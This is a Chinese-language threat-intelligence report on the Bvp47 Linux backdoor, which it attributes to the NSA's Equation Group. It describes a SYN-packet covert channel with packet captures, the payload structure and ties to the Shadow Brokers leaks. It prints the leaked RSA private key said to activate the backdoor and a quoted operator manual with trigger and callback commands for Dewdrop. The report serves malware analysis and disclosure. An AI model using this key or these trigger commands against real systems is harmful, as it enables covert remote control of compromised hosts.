Bvp47
美国NSA方程式的顶级后门

技术细节

版本1.7

目录 Contents

1. 摘要 1

2. 前所未见的后门 2

3. 后门程序概览 – Bvp47 4

文件结构 4

文件属性 4

文件结构 4

使用场景 6

4. 组织关联和溯源 8

“The Shadow Brokers Leaks”事件关联 8

非对称算法私钥匹配 9

样本深度关联 9

完整控制命令行 12

斯诺登事件关联 13

Bvp47—美国 NSA 方程式组织的顶级后门 15

5. 遍布全球的受害者 16

泄露出的受害者信息 16

利用受害主机作为跳板攻击目标 26

6. Bvp47后门技术详解 27

主要行为 27

Payload 28

字符串加解密 31

函数名混淆技巧 32

Bvp 引擎 33

系统 Hook 38

内核模块防检测 45

BPF 隐蔽信道 45

信道加密与解密 48

运行环境检测 50

其它技术特点 51

7. 总结 52

8. 参考资源 53

1. 摘要

2013年，盘古实验室研究员在针对某国内要害部门主机的调查过程中，提取了一个经过复杂加密的Linux平台后门，其使用的基于SYN包的高级隐蔽信道行为和自身的代码混淆、系统隐藏、自毁设计前所未见。在不能完全解密的情况下，进一步发现这个后门程序需要与主机绑定的校验码才能正常运行，随后研究人员又破解了校验码，并成功运行了这个后门程序，从部分行为功能上断定这是一个顶级APT后门程序，但是进一步调查需要攻击者的非对称加密私钥才能激活远控功能，至此研究人员的调查受阻。基于样本中最常见的字符串“Bvp”和加密算法中使用数值0x47，命名为“Bvp47”。

2016年，知名黑客组织“影子经纪人”（The Shadow Brokers）宣称成功黑进了“方程式组织”，并于2016年和2017年先后公布了大量“方程式组织”的黑客工具和数据。盘古实验室成员从“影子经纪人”公布的文件中，发现了一组疑似包含私钥的文件，恰好正是唯一可以激活Bvp47顶级后门的非对称加密私钥，可直接远程激活并控制Bvp47顶级后门。可以断定，Bvp47是属于“方程式组织”的黑客工具。研究人员通过进一步研究发现，“影子经纪人”公开的多个程序和攻击操作手册，与2013年前美国中情局分析师斯诺登在“棱镜门”事件中曝光的NSA网络攻击平台操作手册[参考3、4]中所使用的唯一标识符完全吻合。鉴于美国政府以“未经允许传播国家防务信息和有意传播机密情报”等三项罪名起诉斯诺登，可以认定“影子经纪人”公布的文件确属NSA无疑，这可以充分证明，方程式组织隶属于NSA，即Bvp47是NSA的顶级后门。“影子经济人”的文档揭示受害范围超过45个国家287个目标，包括俄罗斯、日本、西班牙、德国、意大利等，持续十几年时间，某日本受害者被利用作为跳板对目标发起攻击。

盘古实验室为多起Bvp47同源样本事件起了一个代号“电幕行动”。电幕（Telescreen）是英国作家乔治·奥威尔在小说《1984》中想象的一个设备，可以用来远程监控部署了电幕的人或组织，“思想警察”可以任意监视任意电幕的信息和行为。

方程式组织是世界超一流的网络攻击组织，普遍认为隶属于美国国家安全局NSA。从所获取的包括Bvp47在内的相关攻击工具平台来看，方程式组织确实堪称技术一流，工具平台设计良好、功能强大、广泛适配，底层以0day漏洞体现的网络攻击能力在当时的互联网上可以说畅通无阻，获取被隐秘控制下的数据如探囊取物，在国家级的网空对抗中处于主导地位。

2. 前所未见的后门

2015年某月，某客户部署的高级威胁检测系统提示特殊网络入侵告警，且重要服务器之间存在可疑的通信活动，事件响应过程中在网络中的几个节点位置抓包并获取了服务器的磁盘镜像。经过初步分析，系统网络中至少两台服务器已经被入侵并被植入了后门，而且存在比较大量地数据外泄迹象。

事件调查涉及3台服务器，1台为外部攻击来源的主机A，另外2台内部受影响服务器V1（邮件服务器）和V2（某业务服务器）。外部主机A与V1服务器存在非正常的通信。具体表现在A先向V1服务器的80端口发送一个带有264字节Payload的SYN包（正常的SYN包一般不带Payload），之后V1服务器立即向A机器的高端端口发起对外连接并保持交换大量数据，数据通信是加密的。

与此几乎同时，V1服务器连接V2服务器的SMB服务并执行一些敏感操作，包括使用管理员账号登录到V2服务器、尝试打开终端服务、枚举目录、通过计划任务执行Powershell脚本等。

同时发生的还有，V2服务器连接V1服务器的8081端口下载可疑文件，包含了Powershell脚本及第二阶段的加密数据。

V1服务器的8081端口上启动了一个Python实现的简易HTTP服务器，V2服务器从上面获取了两个文件：index.html及index.htm。其中，index.html为一个经过Base64编码的Powershell脚本，此脚本在服务器上获得执行以后会继续从V1服务器上下载一个名为index.htm的文件，内容Base64编码过的数据，但解码以后发现是不可读的字串，通过对执行下载index.htm的Powershell脚本的分析证明这是一段通过非对称加密的数据。

接下来，V2服务器连接V1服务器的高端端口，以一种自有协议进行通信，大量交互的传输数据是加密的。

基于以上的观察从以上的分析可以推论V1/V2服务器都已被植入了后门，整合A机器、V1/V2服务器的整体交互情况，我们可以对机器之间的通信过程有如下的还原：

- A机器连接V1服务器的80端口发送敲门请求，启动V1服务器上的后门程序；
- V1服务器反向连接A机器高端端口建立数据通路；
- V2服务器连接V1服务器上开启的后门Web服务，从V1服务器获取PowerShell执行；
- V1服务器连接V2服务器的SMB服务端口进行命令操作；
- V2服务器在高端端口与V1服务器建立连接采用自有加密协议进行数据交互；
- V1服务器同步与A机器进行数据交互，V1服务器充当A机器与V2服务器之间的数据中转；

这是之前从来没有见过的后门通信技术，暗示背后一个强大技术能力的组织。

3. 后门程序概览 – Bvp47

经过一番努力，取证团队成功地在受入侵的机器上提取了后门文件，发现在样本文件中比较常见字符串“Bvp”以及在加密算法中使用数值0x47，暂将样本文件命名为“Bvp47”。

- **文件结构**

- **文件属性**

文件名	initserial 或其它
Hash（MD5）	58b6696496450f254b1423ea018716dc
大小	299,148 字节
文件路径	/usr/bin/modload
平台	Linux

- **文件结构**

ELF
Payload

Bvp47 的基本文件结构包括 loader 和 payload 两部分，loader 主要负责 payload 的解密和内存加载，payload 是经过压缩，加密处理的，18个分片被简单的分成三大类型T0、T1、T2，命名为 Slice0x00-Slice0x11：

- T0{Slice0x00}
- T1{Slice0x01-Slice0x10}
- T2{Slice0x11}

经过解压分析后，Bvp47 的 18 个分片大小如下：


sec_0x00_fix.idb	2016/12/2 18:12	IDA Database	73 KB
sec_0x0A_fix.idb	2016/12/29 9:35	IDA Database	105 KB
sec_0x0B_fix.idb	2016/12/6 19:25	IDA Database	409 KB
sec_0x0C_fix.idb	2016/12/29 9:36	IDA Database	105 KB
sec_0x0D_fix.idb	2017/1/6 13:32	IDA Database	854 KB
sec_0x0E_fix.idb	2016/12/29 18:13	IDA Database	485 KB
sec_0x0F_fix.idb	2016/12/29 9:37	IDA Database	419 KB
sec_0x01_fix.idb	2017/1/5 11:02	IDA Database	730 KB
sec_0x02_fix.idb	2017/1/5 11:02	IDA Database	113 KB
sec_0x03_fix.idb	2016/12/29 11:08	IDA Database	121 KB
sec_0x04_fix.idb	2016/12/29 11:08	IDA Database	89 KB
sec_0x05_fix.idb	2016/12/29 11:08	IDA Database	97 KB
sec_0x06_fix.idb	2016/12/29 9:41	IDA Database	372 KB
sec_0x07_fix.idb	2016/12/29 9:41	IDA Database	518 KB
sec_0x08_fix.idb	2016/12/29 11:04	IDA Database	97 KB
sec_0x09_fix.idb	2016/12/29 9:43	IDA Database	137 KB
sec_0x10_fix.idb	2016/12/7 12:00	IDA Database	177 KB
sec_0x11_fix.idb	2016/12/2 17:40	IDA Database	120 KB

根据每个分片所使用的 Bvp 引擎接口调用个数(Bvp 引擎介绍见文中其它章节)和导出函数个数对 18 个分片作了整理，具体如下（红色部分为需重点关注模块）：

序号	主要功能	Bvp引用个数	导出函数	备注
0x00	检测运行环境	190	0	
0x01		490	192	
0x02		5	8	
0x03		14	9	
0x04		3	2	
0x05		16	3	
0x06		152	10	
0x07		264	10	
0x08		17	3	
0x09		3	8	
0x0A		14	0	1 个 init 函数
0x0B	非代码模块，Bvp 偏移数据库	0	0	
0x0C		0	0	module_main
0x0D	Dewdrops	0	15	module_main
0x0E	SectionChar_Agent	0	0	module_main
0x0F		94	17	
0x10	非代码模块，Bvp 偏移数据库	0	0	
0x11	PATh=. crond			

- **使用场景**

团队在自己搭建的环境中重现了Bvp47后门的运用，大致理清了其使用场景和基本通信机制。Bvp47作为入侵成功后长期控制被害者的重要后门平台，一般存活在和互联网通信的非军事区的 Linux 操作系统中，在整体攻击中主要承担核心的控制桥梁通信作用，如下图所示：



在分析后，还原了实际的网络攻击数据包流程。

Source	Destination	Protocol	Length	Info
)192.168.91.131	192.168.91.128	TCP	190	22280→1357 [ACK] Seq=1 Ack=1 Win=32767 Len=136
)192.168.91.128	192.168.91.131	TCP	54	1357→22280 [RST] Seq=1 Win=0 Len=0
)192.168.91.128	192.168.91.131	TCP	74	32906→2468 [SYN] Seq=0 Win=5840 Len=0 MSS=1460
)192.168.91.131	192.168.91.128	TCP	74	2468→32906 [SYN, ACK] Seq=0 Ack=1 Win=14480 Len
)192.168.91.128	192.168.91.131	TCP	66	32906→2468 [ACK] Seq=1 Ack=1 Win=5840 Len=0 TSV
)192.168.91.128	192.168.91.131	TCP	194	32906→2468 [PSH, ACK] Seq=1 Ack=1 Win=5840 Len=
)192.168.91.131	192.168.91.128	TCP	66	2468→32906 [ACK] Seq=1 Ack=129 Win=15552 Len=0

Bvp47 和控制端的隐蔽通信场景，流程如下：

1. 一旦控制端（192.168.91.131）发送一次带一定长度的特定 payload（长度 136 字节）的 TCP 协议SYN 包给“受害 IP”（192.168.91.128）的1357 端口（可直接复用存活端口）；
2. “受害 IP”（192.168.91.128）接收到该特殊 SYN 包后立即按照指令执行连接操作到“控制端”的 2468 端口；
3. “受害 IP”（192.168.91.128）进入被控制流程 ；

Bvp47 利用常见的网络检测设备一般不会对 TCP 握手期间的数据包做检测的弱点，使用在第一个 SYN 包中夹带数据的方式来躲避网络安全设备的检测。

【步骤 1】 提到的 SYN 包中的 payload 数据如下：

```
⊞ Frame 1: 190 bytes on wire (1520 bits), 190 bytes captured (1520 bits) on interface 0
⊞ Ethernet II, Src: Vmware_d9:13:fd (00:0c:29:d9:13:fd), Dst: Vmware_23:bb:3d (00:0c:29:23:bb:3d)
⊞ Internet Protocol Version 4, Src: 192.168.91.131 (192.168.91.131), Dst: 192.168.91.128 (192.168.91.128)
⊞ Transmission Control Protocol, Src Port: 22280 (22280), Dst Port: 1357 (1357), Seq: 1, Ack: 1, Len: 136
⊟ Data (136 bytes)
    Data: 6cf88e9066ed6e9f1d6d1c393f97d749c8c98b72c700ac1b...
    [Length: 136]

0000  00 0c 29 23 bb 3d 00 0c  29 d9 13 fd 08 00 45 00   ..)#.=.. ).....E.
0010  00 b0 00 02 00 00 40 06  41 f2 c0 a8 5b 83 c0 a8   ......@. A...[...
0020  5b 80 57 08 05 4d 00 00  45 09 00 00 45 bc 50 10   [.W..M.. E...E.P.
0030  7f ff c8 96 00 00 6c f8  8e 90 66 ed 6e 9f 1d 6d   ......l. ..f.n..m
0040  1c 39 3f 97 d7 49 c8 c9  8b 72 c7 00 ac 1b 62 b3   .9?..I.. .r....b.
0050  d9 a1 bb 0a 3d 86 fb e3  90 ee 7a 2d ce fc 5e 0c   ....=... ..z-..^.
0060  04 8b ab 99 02 e4 34 03  1b 73 30 43 a7 0c 2c c5   ......4. .s0C..,.
0070  06 8b 5e 8d af bb 7f 67  f8 72 79 7d 54 6f 89 56   ..^....g .ry}To.V
0080  31 31 13 ea 46 81 8b 0a  95 2a 4d fe c4 25 47 c6   11..F... .*M..%G.
0090  72 e8 30 2b 64 08 94 7a  47 b6 18 11 57 5f 86 fd   r.0+d..z G...W_..
00a0  38 89 fb 1e c3 65 68 ec  01 db 86 d0 7a b2 0f 72   8....eh. ....z..r
00b0  ad ca 22 4a f0 f6 b2 d5  e6 47 6c de f1 92         ..."J.... .Gl...
```

【步骤 3】 受害 IP 在 TCP 握手成功后发包内容如下：

```
⊞ Frame 6: 194 bytes on wire (1552 bits), 194 bytes captured (1552 bits) on interface 0
⊞ Ethernet II, Src: Vmware_23:bb:3d (00:0c:29:23:bb:3d), Dst: Vmware_d9:13:fd (00:0c:29:d9:13:fd)
⊞ Internet Protocol Version 4, Src: 192.168.91.128 (192.168.91.128), Dst: 192.168.91.131 (192.168.91.131)
⊞ Transmission Control Protocol, Src Port: 32906 (32906), Dst Port: 2468 (2468), Seq: 1, Ack: 1, Len: 128
⊟ Data (128 bytes)
    Data: e15215197ed51c8bebed2ddbea2ed98f0c6191bf3887aa47...
    [Length: 128]

0000  00 0c 29 d9 13 fd 00 0c  29 23 bb 3d 08 00 45 00   ..)..... )#.=..E.
0010  00 b4 df c3 40 00 40 06  22 2c c0 a8 5b 80 c0 a8   ....@.@. ",..[...
0020  5b 83 80 8a 09 a4 b5 bd  07 10 7f 15 33 6f 80 18   [....... ....3o..
0030  05 b4 ff e4 00 00 01 01  08 0a 10 85 d8 b0 10 7d   ........ .......}
0040  dc 25 e1 52 15 19 7e d5  1c 8b eb ed 2d db ea 2e   .%.R..~. ....-...
0050  d9 8f 0c 61 91 bf 38 87  aa 47 51 22 3e 97 7a b3   ...a..8. .GQ">.z.
0060  e5 c6 f6 6b 81 a1 5d dc  00 eb b8 69 59 f1 3e 6f   ...k..]. ...iY.>o
0070  1b 7b 12 c5 38 7d c4 8b  e4 87 65 59 5a e5 cd 96   .{..8}.. ..eYZ...
0080  a7 96 bb 95 8f ea 79 b4  64 13 10 b4 d6 76 4a 3f   ......y. d....vJ?
0090  a8 cf 19 a8 11 b7 3e d5  90 3e 67 39 5a 4b 58 87   ......>. .>g9ZKX.
00a0  01 7a 19 0a 78 e8 11 1c  26 67 ab c4 80 c6 8c c4   .z..x... &g......
00b0  c5 49 77 da 9b 3e 74 89  49 42 c0 16 a5 3c 60 c4   .Iw..>t. IB...<`.
00c0  23 13                                              #.
```


在本文后面环节的分析中，Bvp47 的隐蔽通信体系是一个从密码学，网络，Linux 操作系统等多个层面上构建出来的高级攻击体系，可以称它为高级版的“SYNKnock”（之前的Cisco只有简单校验）。

4. 组织关联和溯源

“The Shadow Brokers Leaks”事件关联

2016年，名为The Shadow Broker（影子经纪人）的黑客组织公布了eqgrp-free-file.tar.xz.gpg, eqgrp-auction-file.tar.xz.gpg两个压缩文件，声称攻陷了美国NSA的方程式组织，压缩文件重包含了方程式组织的大量黑客工具。其中eqgrp-free-file.tar.xz.gpg压缩文件提供公开下载以供查验，另一份以时价100万枚比特币出售eqgrp-auction-file.tar.xz.gpg文件的解压密码，但有价无市，选择于2017年4月公布了eqgrp-auction-file.tar.xz.gpg解压密码。

在针对eqgrp-auction-file.tar.xz.gpg文件分析过程中，发现 Bvp47和压缩包中的攻击工具有技术确定性的关联，主要包括 dewdrops，sutionchar_agents, tipoffs，StoicSurgeon，insision 等目录，其中文件dewdrops_tipoffs中包含了Bvp47进行RSA公私钥通信所需的私钥，在此基础上可以确认 Bvp47 是出自“方程式组织”之手。



其中 dewdrops，sutionchar_agents 是被作为组成功能集成在 Bvp47 样本平台中，tipoffs 目录则是 Bvp47 远程通信的控制端。

非对称算法私钥匹配

在 tipoffs 目录下包含了 Bvp47 隐蔽信道环节中的RSA非对称算法私钥，只有在拥有该RSA私钥的基础上才能真正触发 Bvp47 的命令执行等操作。

```
//DewDrop
//0x0D:decode
uint32_t public_key[] =
{
    0xC047328F, 0xEEF008EF, 0xEA6C0D83, 0xC465CF77, 0x20AA8593, 0xAE57119E, 0x24332C95, 0x5B29359F,
    0x90D79D01, 0x25DD9F2A, 0x004426A3, 0x7306DBB8, 0xB8D258F0, 0x39ECB5E8, 0x4E130C40, 0xD143B37D,
    0xA8BC2D9E, 0x37623A5A, 0x4244E76B, 0xCC893D78, 0x1D27AC25, 0xE57E616E, 0xB2CDC96C, 0xC52D0B52,
    0x89A8876B, 0xA8107C27, 0xC2691586, 0x77528FB8, 0xEDC5ED4A, 0x8093FA45, 0xB9E6314A, 0xA3EB6E60,
    0x00000003, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000,
    0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000,
    0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000,
    0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000, 0x00000000,
    0x30B001E8, 0xC7155984, 0x00F5BE74, 0x85202986, 0xD314FE8F, 0xB88ABD30, 0x92B07D82, 0x1448C65C,
    0xEAFBE62E, 0x33134BEE, 0x671E515B, 0x040D6606, 0x05386A97, 0x800C9233, 0x71E90757, 0xAD61DE18,
    0x47E964D9, 0x04545D74, 0xDB721CE8, 0x17957846, 0xCD29700A, 0xFE8FC0A9, 0xDD5B8A99, 0x1F860F40,
    0xB9315945, 0x4EAA7735, 0xE3001E01, 0xB34E1BD7, 0xA986B69A, 0x2DB5987D, 0x3B13666F, 0x8FCE3DB7,
    0x00000001,
};

uint32_t private_key[] =
{
    0xC047328F, 0xEEF008EF, 0xEA6C0D83, 0xC465CF77, 0x20AA8593, 0xAE57119E, 0x24332C95, 0x5B29359F,
    0x90D79D01, 0x25DD9F2A, 0x004426A3, 0x7306DBB8, 0xB8D258F0, 0x39ECB5E8, 0x4E130C40, 0xD143B37D,
    0xA8BC2D9E, 0x37623A5A, 0x4244E76B, 0xCC893D78, 0x1D27AC25, 0xE57E616E, 0xB2CDC96C, 0xC52D0B52,
    0x89A8876B, 0xA8107C27, 0xC2691586, 0x77528FB8, 0xEDC5ED4A, 0x8093FA45, 0xB9E6314A, 0xA3EB6E60,
    0x0DA5C2FB, 0x79196221, 0x66AD4112, 0xED5EDDDB, 0x59CFBBCF, 0x682F7A45, 0x381CF20F, 0xC1E3DDF0,
    0xDD4E2E1F, 0x77A550D2, 0x4F5A2B67, 0x517DA8F0, 0x9150E793, 0x7465E2BE, 0x76B6A590, 0xCE6E1DFC,
    0x707D73BD, 0x7A417C3C, 0xD6D89A47, 0x330628FA, 0x136FC819, 0xEE5440F4, 0x7733DB9D, 0x2E1E078C,
    0x5BC5AF9D, 0x1AB5A81A, 0x819B63AF, 0x4F8C5FD0, 0xF3D948DC, 0xAB0D5183, 0x26997631, 0x6D479EEB,
    0x30B001E8, 0xC7155984, 0x00F5BE74, 0x85202986, 0xD314FE8F, 0xB88ABD30, 0x92B07D82, 0x1448C65C,
    0xEAFBE62E, 0x33134BEE, 0x671E515B, 0x040D6606, 0x05386A97, 0x800C9233, 0x71E90757, 0xAD61DE18,
    0x47E964D9, 0x04545D74, 0xDB721CE8, 0x17957846, 0xCD29700A, 0xFE8FC0A9, 0xDD5B8A99, 0x1F860F40,
    0xB9315945, 0x4EAA7735, 0xE3001E01, 0xB34E1BD7, 0xA986B69A, 0x2DB5987D, 0x3B13666F, 0x8FCE3DB7,
    0x00000001,
};
```

样本深度关联

在eqgrp-auction-file.tar.xz.gpg文件\Linux\doc\old\etc\目录下的user.tool.stoicsurgeon.COMMON文件，描述了tipoff-BIN工具使用方法，同时也透露出了一系列的信息：

1. Bvp47后门中包含的Dewdrop模块，是可以直接被tipoff通过非对称密钥触发的；
2. COMMON文件中的后门“StoicSurgeon”，即坚忍的外科医生，多平台的高级rootkit后门，可以和Dewdrop模块搭配使用；
3. “StoicSurgeon”还有个小兄弟，“Incision”，即切口，亦是rootkit后门；
4. 入侵过程中，” Incision”可以升级为” StoicSurgeon”；

```
eggrp-auction-file > Linux > doc > old > etc > user.tool.stoicsurgeon.COMMON

111
112   ##################################################
113   ### Trigger Dewdrop and verify SS is working ######
114   ##################################################
115
116   ### Below are commands to trigger DD without upload/execute, there
117   ### will be no Nopen session, will have a prompt in the "ish" shell
118   ### Possibility exists will have to play with options to ourtn/-irtun
119   ### to trigger on certain ports, etc.
120
121   ### Try THIS first (if redirecting from Nopen)
122   -irtun TARGET_IP CALLBACK_PORT -Y5
123
124   ### or (if going direct)
125   ourtn -Y5 -p CALLBACK_PORT TARGET_IP
126
127   ### for Dewdrop-3.X
128   tipoff-3.X --trigger-address TARGET_IP --target-address TARGET_IP --target-protocol <tcp/udp> --target-port
129
130   ### look for output from "pwd" run after target calls back, the resulting
131   ### directory is the SS hidden directory
132
133   ## In Dewdrop window get the pid of DD connection to ish shell
134   echo $$
135
136   ## set DD PID in the rest of the script
137   mx
138   :%s/DEWDROP_PID/DEWDROP_PID/g
139   `x
140
141   ## In un-elevated Nopen window, verify Dewdrop connection and processes are cloaked
142   ps -ef | grep DEWDROP_PID
143   netstat -an | grep CALLBACK_PORT
144
145   ## the hidden directory will be somewhere on the root filesystem,
```

Dewdrop支持的操作系统基本全面覆盖了主流的Linux发行版、JunOS、FreeBSD、Solaris等。

dewdropsmore.tar	bz2	810,505	11/22/2013 01:07	-a--
dewdrop_v_3.2.0	1_x86_64-freebsd	147,077	09/21/2013 05:57	-a--
dewdrop_v_3.4.9	1_ppc-junos	705,908	07/26/2013 02:19	-a--
dewdrop_v_3.4.9	2_ppc-junos	705,908	07/26/2013 02:19	-a--
dewdrop_v_3.4.9	1_x86-junos	583,667	07/26/2013 02:18	-a--
dewdrop_v_3.4.8	1_ppc-junos	193,300	05/24/2013 02:07	-a--
dewdrop_v_3.4.7	1_mips-be-linux	104,567	05/14/2013 21:36	-a--
dewdrop_v_3.4.6	1_x86-junos-jcat2	161,024	05/07/2013 20:43	-a--
dewdrop_v_3.4.5	1_x86-junos-jcat2	161,024	05/02/2013 20:23	-a--
dewdrop_v_3.4.4	1_x86-junos	161,024	02/14/2013 03:20	-a--
dewdrop_v_3.4.3.2_sparc-sun-solaris2	7	38,008	01/16/2013 21:27	-a--
dewdrop_v_3.4.3	1_ppc-linux	593,964	01/16/2013 06:52	-a--
dewdrop_v_3.4.2	2_x86_64-linux	495,131	12/13/2012 00:18	-a--
dewdrop_v_3.4.2	1_x86-linux	403,481	12/12/2012 02:01	-a--
dewdrop_v_3.4.0	2_x86_64-linux	49,409	10/26/2012 04:17	-a--
dewdrop_v_3.4.0	1_x86-linux	40,429	10/26/2012 04:13	-a--
dewdrop_v_3.3.3	2_x86_64-linux	49,409	09/12/2012 03:34	-a--
dewdrop_v_3.3.3	1_x86-linux	40,429	09/12/2012 03:29	-a--
dewdrop_v_3.3.2.1_ia64-hpux-11	23	91,880	08/24/2012 06:41	-a--
dewdrop_v_3.3.2	2_x86_64-darwin	48,212	08/18/2012 01:10	-a--
dewdrop_v_3.2.9	3_x86-junos-jcat1	90,800	06/26/2012 23:23	-a--
dewdrop_v_3.2.9	1_sparc-sun-solaris	37,332	03/29/2012 03:35	-a--
dewdrop_v_3.2.8.1_x86-freebsd-4	7	79,822	03/20/2012 03:44	-a--
dewdrop_v_3.2.7	1_x86-freebsd	88,266	02/28/2012 23:20	-a--
dewdrop_v_3.2.5	2_x86_64-linux	49,249	12/20/2011 04:42	-a--
dewdrop_v_3.2.5	1_x86-linux	40,365	11/24/2011 06:51	-a--
dewdrop_v_3.2.2	1_x86-junos	90,768	10/04/2011 03:05	-a--
dewdrop_v_3.2.1	1_x86-junos	90,064	02/12/2011 05:31	-a--
dewdrop_v_3.1.8.3_ia64-hp-hpux11	23	91,784	09/09/2010 20:41	-a--
dewdrop_v_3.1.8	1_x86-linux	40,109	05/07/2010 00:38	-a--
dewdrop_v_3.1.8	2_x86_64-linux	44,641	05/06/2010 23:23	-a--
dewdrop_v_3.1.7	2_x86_64-linux	44,641	03/30/2010 21:50	-a--
dewdrop_v_3.1.6	1_x86-linux	40,237	03/10/2010 06:30	-a--
dewdrop_v_3.1.3.7_sparc-sun-solaris2	7	37,208	11/20/2009 04:41	-a--
dewdrop_v_3.1.3	6_i386-pc-solaris	34,704	11/19/2009 03:55	-a--
dewdrop_v_3.1.3	5_x86_64-linux	44,769	11/14/2009 06:08	-a--
dewdrop_v_3.1.3	1_x86-linux	40,205	10/31/2009 07:16	-a--
dewdrop_v_3.1.3	4_x86-freebsd	79,758	10/31/2009 07:14	-a--
